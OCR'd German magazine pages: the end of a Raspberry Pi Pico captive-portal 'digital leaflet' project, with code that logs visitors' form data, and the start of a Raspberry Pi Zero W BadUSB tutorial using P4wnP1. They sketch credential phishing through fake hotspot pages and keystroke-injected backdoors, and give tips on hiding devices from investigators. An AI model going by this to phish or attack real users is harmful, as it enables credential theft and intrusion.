Für Windows benötigen Sie noch zwei zusätzliche Pfade, die ein leeres Dokument mit dem HTTP-Status 200 zurückliefern:


```
@server.route("/ncsi.txt",
    methods=["GET"])
@server.route("/connecttest.txt",
    methods=["GET"])
def hotspot(request):
    return "", 200
```

Es gibt noch einen Sonderfall, den Sie berücksichtigen müssen. Ruft ein WLAN-Client die Startseite der Domain auf, also `/`, so soll wie bei anderen Webservern üblich die `index.html` ausgeliefert werden:

```
@server.route("/", methods=['GET'])
def index(request):
    return render_template(HTDOCS
        + "/index.html")
```

Sie können auch leicht Informationen aus einem Formular sammeln, zum Beispiel E-Mail-Adressen für einen Newsletter oder Handy-Nummern:

```
from phew import logging
...
@server.route("/data.html",
    methods=["GET"])
def hotspot(request):
```



Von zwei LiPo-Akkus gespeist kann der Capito etwa in Städten an belebten Orten ausgesetzt werden, wo er möglichst viele Leute erreicht. Als Wetterschutz kann eine Brotdose dienen.

```
    logging.info("Got data: "
        + request.query_string)
    return render_template(HTDOCS
        + "/index.html")
```

Das Objekt `request` enthält etliche Eigenschaften, darunter `uri` mit der vollständigen URL inklusive etwaiger Formulardaten, in `path` steht der aufgerufene Pfad ohne Domain und Formulardaten, und `query_string` liefert die reinen Formulardaten – sofern sie mittels `GET` übertragen wurden. Indem die gerade gezeigte Funktion die Daten aus `query_string` an `logging.info()` weitergibt, landen sie in der Log-Datei `log.txt`.

Um die Log-Datei später über WLAN auslesen zu können, benötigen Sie noch folgende Funktion:

```
@server.route("/log.txt",
    methods=["GET"])
def hotspot(request):
    return render_template("log.txt")
```

Damit ist der Code des Capito komplett. Das vollständige Listing finden Sie zum Download auf ct.de/wd8q.

Ausgetrickst

Mit dem Capito könnten Sie Kolleginnen und Kollegen aber auch demonstrieren, wie anfällig vor allem Mobilgeräte für Phishing von Zugangsdaten mittels Captive Portals sind. Würde man etwa die Anmeldeseite zu einem öffentlichen Hotspot nachempfinden, so wäre auf den ersten Blick schwer zu erkennen, dass man sich in Wahrheit auf einem modifizierten Captive Portal an Bord eines Capito anmeldet. Kaum jemandem dürfte auffallen, dass der Capito mit HTTP und nicht wie bei den offiziellen Hotspots üblich mit HTTPS arbeitet – man muss schon sehr genau hinsehen, um zu bemerken, dass vor der Adresse das Schloss-Symbol fehlt. Auch gibt es keine Warnung, dass die Daten unverschlüsselt übertragen werden. Solche Experimente dürfen Sie aber auf keinen Fall in öffentlichen Bereichen unternehmen, wo Ihnen unbekannte Passanten auf den Trick hereinfallen könnten.

Die Möglichkeiten des Capito sind jedoch eingeschränkt. Das liegt in erster Linie am äußerst begrenzten RAM des Raspi Pico, von den 264 kByte stehen mit geladener Phew-Bibliothek nur noch rund 145 kByte zur Verfügung. Die Beschränkung für eine einzelne HTML-Datei liegt bei etwa der Hälfte, also rund 70 kByte, denn die Funktion `render_template()` verarbeitet die Daten noch und benötigt dafür ebenfalls Speicherplatz. Das ist zu wenig für die Captive-Portal-Seiten von der Telekom, Vodafone und anderen Anbietern wie Hotels. Auch der Flash-Speicher ist mit 2 MByte ziemlich klein.

Ausgesetzt

Um den Capito als Flugblatt etwa in einer Stadt an einem belebten Ort auszusetzen, sollten Sie ihn in einem wassergeschützten Gehäuse unterbringen und über eine Powerbank, Batterien oder Akkus ver-

sorgen. Dabei ist der Pico wenig wählerisch, denn der RP2040 enthält einen Spannungswandler, der mit Eingangsspannungen von 1,8 bis 5,5 Volt zurechtkommt. Im einfachsten Fall verwenden Sie eine Powerbank und speisen den Raspi Pico über den USB-Anschluss. Günstiger ist es, ein oder zwei parallel geschaltete 18650er LiPo-Zellen am Pin VSYS (Pin 39) des Pico anzuschließen. Damit hält der Pico, bei einer Leistungsaufnahme von durchschnittlich 0,3 Watt, gut zwei Tage durch. Sie müssen dann allerdings unbedingt die LiPo-Zellen entfernen, bevor Sie den Pico zum Programmieren wieder über USB mit dem Rechner verbinden! Gleiches gilt für herkömmliche Alkaline-Batterien, hier genügen zwei oder drei Primärzellen, um den Pico über den VSYS-Eingang mit Strom zu versorgen.

Als Gehäuse haben wir für unseren Pico eine Frischhaltedose verwendet. Darin sind Platine und Akkus wasserdicht untergebracht und überstehen selbst schwere Regenschauer.

Wenn es darum geht, den Capito an öffentlichen Plätzen unterzubringen, sind erfahrene Geocacher klar im Vorteil: Mit Magneten etwa lässt sich die Plastikdose leicht an Metallsitzbänken oder Mülleimern unterbringen, mit Gummiseilen an Bäumen oder Sträuchern anbinden oder einfach auf das Dach einer Litfaßsäule oder einer Bushaltestelle werfen. Dort haben Sie gute Chancen, dass der Capito lange unentdeckt bleibt und viele Personen erreicht. Bei einem Gesamtwert von unter 20 Euro für Raspi Pico, Akku und Dose lässt es sich verschmerzen, wenn Sie die das Gerät nicht zurückholen können, weil Sie sonst ins Visier von Ermittlern geraten könnten. Das Log mit etwaigen Formulardaten können Sie ja leicht aus der Entfernung per WLAN abrufen. (mid) c't

Literatur

[1] Daniel Cooper, In die Freiheit entlassen, Digitales Flugblatt: Raspberry Pi mit Batterie als anonymer WLAN-Hotspot und Webserver, c't 22/2017, S. 144

Listing und Downloads:

ct.de/wd8q

2× Make testen mit über 30 % Rabatt

Ihre Vorteile im Plus-Paket:

- ✓ Als **Heft** und
- ✓ **Digital** im Browser, als PDF oder in der App
- ✓ Zugriff auf **Online-Artikel-Archiv**
- ✓ **Geschenk,** z. B. Make: Tasse

Für nur 19,90 € ~~statt 29 €~~

Jetzt bestellen:
make-magazin.de/miniabo




Bild: Moritz Reichartz

Raspi Zero W als BadUSB-Tool

Von BadUSB-Angriffen haben Sie vielleicht schon mal gehört: Hacking-Gadgets geben sich als Tastatur, Netzwerkkarte und vieles mehr aus und attackieren den Rechner, während der Virenscanner Däumchen dreht. Mit dem Raspberry Zero W können Sie das selbst ausprobieren.

Von **Ronald Eikenberg**

Ein USB-Anschluss ist nicht nur praktisch, sondern auch gefährlich: BadUSB-Geräte können darüber den Rechner kapern und Daten erbeuten. Das ist technisch aufwendiger, als einen Trojaner auf einem USB-Stick zu verteilen, aber auch viel perfider: Denn den Trojaner auf dem Stick kann das Virenschutzprogramm abfangen, gegen BadUSB kann es hingegen wenig ausrichten. In die Kategorie BadUSB fallen Geräte, die die Möglichkeiten von USB geschickt für IT-Angriffe ausnutzen. Schließt

man etwa eine Tastatur an, wählt das Betriebssystem dank Plug & Play automatisch einen passenden Treiber und man kann sofort beliebige Befehle eingeben. Gibt sich ein BadUSB-Gerät als Tastatur aus, kann es das auch.

Am bekanntesten ist der USB Rubber Ducky von Hak5 (siehe ct.de/yhhf). Wird er an den Rechner angeschlossen, meldete er sich als Tastatur an und feuert in Windeseile vom Angreifer vorprogrammierte Tastatureingaben ab. Los geht es häufig mit der Tastenkombination Windows+R, um den Ausführen-Dialog zu öffnen. Mit `powershell` und Enter hat der Rubber Ducky dann auch schon die mächtige PowerShell geöffnet und kann dort zum Beispiel ein Backdoor-Skript eintippen und ausführen. Kurz gesagt: Alles, was Sie können, kann der Rubber Ducky auch – nur viel schneller.

Hacker haben längst Wege gefunden, auch USB-Mäuse, -Laufwerke, -Netzwerkkarten und so weiter zu simulieren und für Angriffe zu nutzen. Besonders vielseitige Hacking-Gadgets wie der Bash Bunny Mark II (siehe ct.de/yhhf) setzen diese Techniken in Kombination ein, etwa um sich als USB-Massenspeicher am System zu melden und als Tastatur einen Kopierbefehl einzutippen, der die Datenbeute auf den integrierten Speicher schaufelt.

In deutschen Shops kostet die aktuelle Ausführung des Bash Bunny mindestens 160 Euro. Für ungefähr ein Zehntel dieses Preises gibt's jedoch den Raspberry Pi Zero W der ersten Generation, der mit der passenden Software ebenfalls zu einem äußerst vielseitigen BadUSB-Gerät mutiert, das dem Bash Bunny in nichts nachsteht. Mit so einem Raspi können Sie selbst überprüfen, wie leicht Ihr Rechner über USB gehackt werden kann und ob Ihre Schutzmaßnahmen greifen. Der Raspi eignet sich mit der BadUSB-Software aber auch zur Automatisierung des Rechners, der Fantasie sind hier kaum Grenzen gesetzt.

Neben dem Raspi Zero W – mit dem Nachfolgemodell Zero 2 W ist die Software nicht kompatibel – benötigen Sie nur noch eine MicroSD-Speicherkarte mit mindestens 8 GByte. Zusätzlich empfehlen wir für dieses Projekt eine Erweiterungsplatine mit USB-A-Anschluss, damit Sie den Raspi wie einen USB-Stick in den Rechner stecken können, ohne mit einem Kabel hantieren zu müssen. Solche USB-Boards gibt es online schon ab sieben Euro. Über USB wird der Raspi nicht nur mit Strom versorgt, er ist darüber auch steuerbar – und steuert umgekehrt den angeschlossenen Rechner.

Software bereitmachen

Die Verwandlung des Raspi in ein Hacking-Tool erfordert nur wenige Klicks. Laden Sie sich das Image „P4wnP1 A.L.O.A." bei GitHub herunter (siehe ct.de/wap4) und schreiben Sie es auf Ihre Speicherkarte. Besonders einfach klappt das mit dem offiziellen



Mit einem passenden Erweiterungsboard für wenige Euro können Sie den BadUSB-Raspi wie einen USB-Stick in den Rechner stecken.


Raspberry Pi Imager (siehe ct.de/wap4): Klicken Sie links auf „OS WÄHLEN“ und anschließend auf „Eigenes Image“ (ganz unten).

P4wnP1 A.L.O.A. basiert auf einer älteren Kali-Linux-Version (siehe ct.de/wap4ct.de/wap4. Um Ihren BadUSB-Raspi in Betrieb zu nehmen, verbinden Sie ihn mit einem Rechner – entweder per Kabel über den mit USB beschrifteten Micro-USB-Port oder per USB-A-Platine. Der Raspi spannt nach kurzer Zeit ein Konfigurations-WLAN namens P4WNP1 auf. Verbinden Sie sich damit, indem Sie das Passwort „MaMe82-P4wnP1“ nutzen. Rufen Sie anschließend http://172.24.0.1:8000/ (nicht https) im Browser auf, um die funktionsreiche Weboberfläche zu öffnen.


Los geht es mit den USB-Einstellungen, über die Sie festlegen, welche Gerätetypen der Raspi Ihrem Rechner vorgaukeln soll. Standardmäßig sind unter anderem die Modi „Keyboard“ und „Mouse“ aktiv, zudem der Schalter „Enabled“, der die USB-Funktionen einschaltet. Falls Sie die Einstellungen verändern, müssen Sie abschließend auf „Deploy“ klicken, um die Änderungen zu übernehmen.

Angriff nach Skript

Um jetzt einige harmlose Tastaturbefehle auszuführen, wechseln Sie oben auf „HIDSCRIPT“. Daraufhin erscheint der Skript-Editor mit einem simplen Beispielskript, das auf Windows abzielt. Wenn Sie schon mal mit JavaScript gearbeitet haben, dürften Sie sich schnell zurechtfinden. Der erste Schritt bei Tastaturskripten ist stets das Einstellen der Tastatur-



Das Verhalten des BadUSB-Raspi programmieren Sie per JavaScript. Das mitgelieferte Beispiel steuert den Rechner per Tastatur und Maus.



Mit dem P4wnP1-Image gibt sich der Raspi als Tastatur, Maus, Netzwerkkarte und vieles mehr aus.

belegung. Sie muss zum im Betriebssystem eingestellten Tastaturlayout passen, hierzulande meist QWERTZ. Zeile 1 des Beispielskripts stellt allerdings das US-Layout ein (QWERTY): `layout('us');`

